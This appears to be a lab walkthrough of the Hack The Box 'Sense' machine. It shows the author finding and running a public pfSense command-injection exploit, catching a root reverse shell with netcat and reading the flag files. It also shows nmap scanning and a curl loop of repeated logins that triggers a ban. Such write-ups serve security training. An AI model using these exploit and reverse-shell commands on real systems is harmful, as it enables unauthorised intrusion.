
pfSense has the version 2.1.3, let's search for it's exploit




```
┌──(root💀 kali)-[/Documents/htb/boxes/sense]
└─# searchsploit pfsense

 Exploit Title                                                                                 |  Path

pfSense - 'interfaces.php?if' Cross-Site Scripting                                             | hardware/remote/35071.txt
pfSense - 'pkg.php?xml' Cross-Site Scripting                                                   | hardware/remote/35069.txt
pfSense - 'pkg_edit.php?id' Cross-Site Scripting                                               | hardware/remote/35068.txt
pfSense - 'status_graph.php?if' Cross-Site Scripting                                           | hardware/remote/35070.txt
pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit)                   | unix/remote/43193.rb
pfSense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities                   | php/remote/34985.txt
pfSense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution    | php/webapps/23901.txt
pfSense 2.1 build 20130911-1816 - Directory Traversal                                          | php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities                                                         | php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal                                                            | php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution                                                            | php/webapps/43128.txt
pfSense 2.3.2 - Cross-Site Scripting / Cross-Site Request Forgery                              | php/webapps/41501.txt
Pfsense 2.3.4 / 2.4.4-p3 - Remote Code Injection                                               | php/webapps/47413.py
pfSense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit)                | php/remote/43341.rb
pfSense 2.4.4-p1 (HAProxy Package 0.59_14) - Persistent Cross-Site Scripting                   | php/webapps/46538.txt
pfSense 2.4.4-p1 - Cross-Site Scripting                                                        | multiple/webapps/46316.txt
pfSense 2.4.4-p3 (ACME Package 0.59_14) - Persistent Cross-Site Scripting                      | php/webapps/46936.txt
pfSense 2.4.4-P3 - 'User Manager' Persistent Cross-Site Scripting                              | freebsd/webapps/48300.txt
pfSense 2.4.4-p3 - Cross-Site Request Forgery                                                  | php/webapps/48714.txt
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                                 | php/webapps/43560.py
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities                                     | php/webapps/39709.txt
pfSense Firewall 2.2.5 - Config File Cross-Site Request Forgery                                | php/webapps/39306.html
pfSense Firewall 2.2.6 - Services Cross-Site Request Forgery                                   | php/webapps/39695.txt
pfSense UTM Platform 2.0.1 - Cross-Site Scripting                                              | freebsd/webapps/24439.txt
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/sense]
└─# searchsploit -m php/webapps/43560.py
  Exploit: pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
      URL: https://www.exploit-db.com/exploits/43560
     Path: /usr/share/exploitdb/exploits/php/webapps/43560.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/sense/43560.py
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/sense]
└─# ls
43560.py  nmap  sense.ctb  sense.ctb~  sense.ctb~~  sense.ctb~~~

┌──(root💀 kali)-[/Documents/htb/boxes/sense]
└─# python 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT]
                [--username USERNAME] [--password PASSWORD]

optional arguments:
  -h, --help           show this help message and exit
  --rhost RHOST        Remote Host
  --lhost LHOST        Local Host listener
  --lport LPORT        Local Port listener
  --username USERNAME  pfsense Username
  --password PASSWORD  pfsense Password
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/sense]
└─# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.3 --lport 1234 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```




```
┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.60.
Ncat: Connection from 10.10.10.60:42865.
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# cat /root/root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
# ls /home
.snap
rohit
# cat /home/rohit/user.txt
8721327cc232073b40d27d9c17e7348b# 
```

ippsec



```
┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# nmap -sC  -sV -oA nmap/sense 10.10.10.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 01:25 EDT
Nmap scan report for 10.10.10.60
Host is up (0.20s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp open  ssl/https?
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds
```

No username , email in this CA




Certificate

Common Name (eg, YOUR nam


Subject Name	
Country	US
State/Province	Somewhere
Locality	Somecity
Organization	CompanyName
Organizational Unit	Organizational Unit Name (eg, section)
Common Name	Common Name (eg, YOUR name)
Email Address	Email Address
Issuer Name	
Country	US
State/Province	Somewhere
Locality	Somecity
Organization	CompanyName
Organizational Unit	Organizational Unit Name (eg, section)
Common Name	Common Name (eg, YOUR name)
Email Address	Email Address
Validity	
Not Before	10/14/2017, 3:21:35 PM (Eastern Daylight Time)
Not After	4/6/2023, 3:21:35 PM (Eastern Daylight Time)

intercept on and we do a login




```
POST /index.php HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: https://10.10.10.60
Connection: close
Cookie: cookie_test=1619677869; PHPSESSID=4ab53b48f85985ebbc66f581d7ba6979
Upgrade-Insecure-Requests: 1

__csrf_magic=sid%3A4abe80ff05b3caa38a44a03b73c0137b9148a2f1%2C1619674269&usernamefld=saad&passwordfld=saad&login=Login
```

pfsense does have a cross site request forgery in burp , copy the request as curl command




```
┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# geany ban-me.sh

┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# cat ban-me.sh
for i in $(seq 0 15); do
curl -i -s -k -X $'POST' \
    -H $'Host: 10.10.10.60' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: text/html,application/xhtml+xml,application/xml
;q=0.9,image/webp,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Content-Leng
th: 118' -H $'Origin: https://10.10.10.60' -H $'Connection: close' -H $'Referer: https://10.10.10.60/' -H $'Cookie: PHPSESSID=8c4cdff7c2f998decdae436609d0ba40; cookie_test=161
9718108' -H $'Upgrade-Insecure-Requests: 1' \
    -b $'PHPSESSID=8c4cdff7c2f998decdae436609d0ba40; cookie_test=1619718108' \
    --data-binary $'__csrf_magic=sid%3A46801e91db20913593434f8e7c1b1459c9180b10%2C1619714508&usernamefld=saad&passwordfld=saad&login=Login' \
    $'https://10.10.10.60/index.php'
echo $i
done
```




```
                                                    <input onclick="clearError();"
  tabindex="2" />
                                        </span>
                                    </p>
                                    <p>
                                        <br />
                                        <span style="text-align:center; font-we
                                            Enter username and password to

                                                                            </p>
                                    <p>
                                        <span style="text-align:center">
                                            <input type="submit" name="logi
                                        </span>
                                    </p>
                            </form>
                    </div>
            <script type="text/javascript">CsrfMagic.end();</script></body>
</html>
14
```

15 request and we get banned

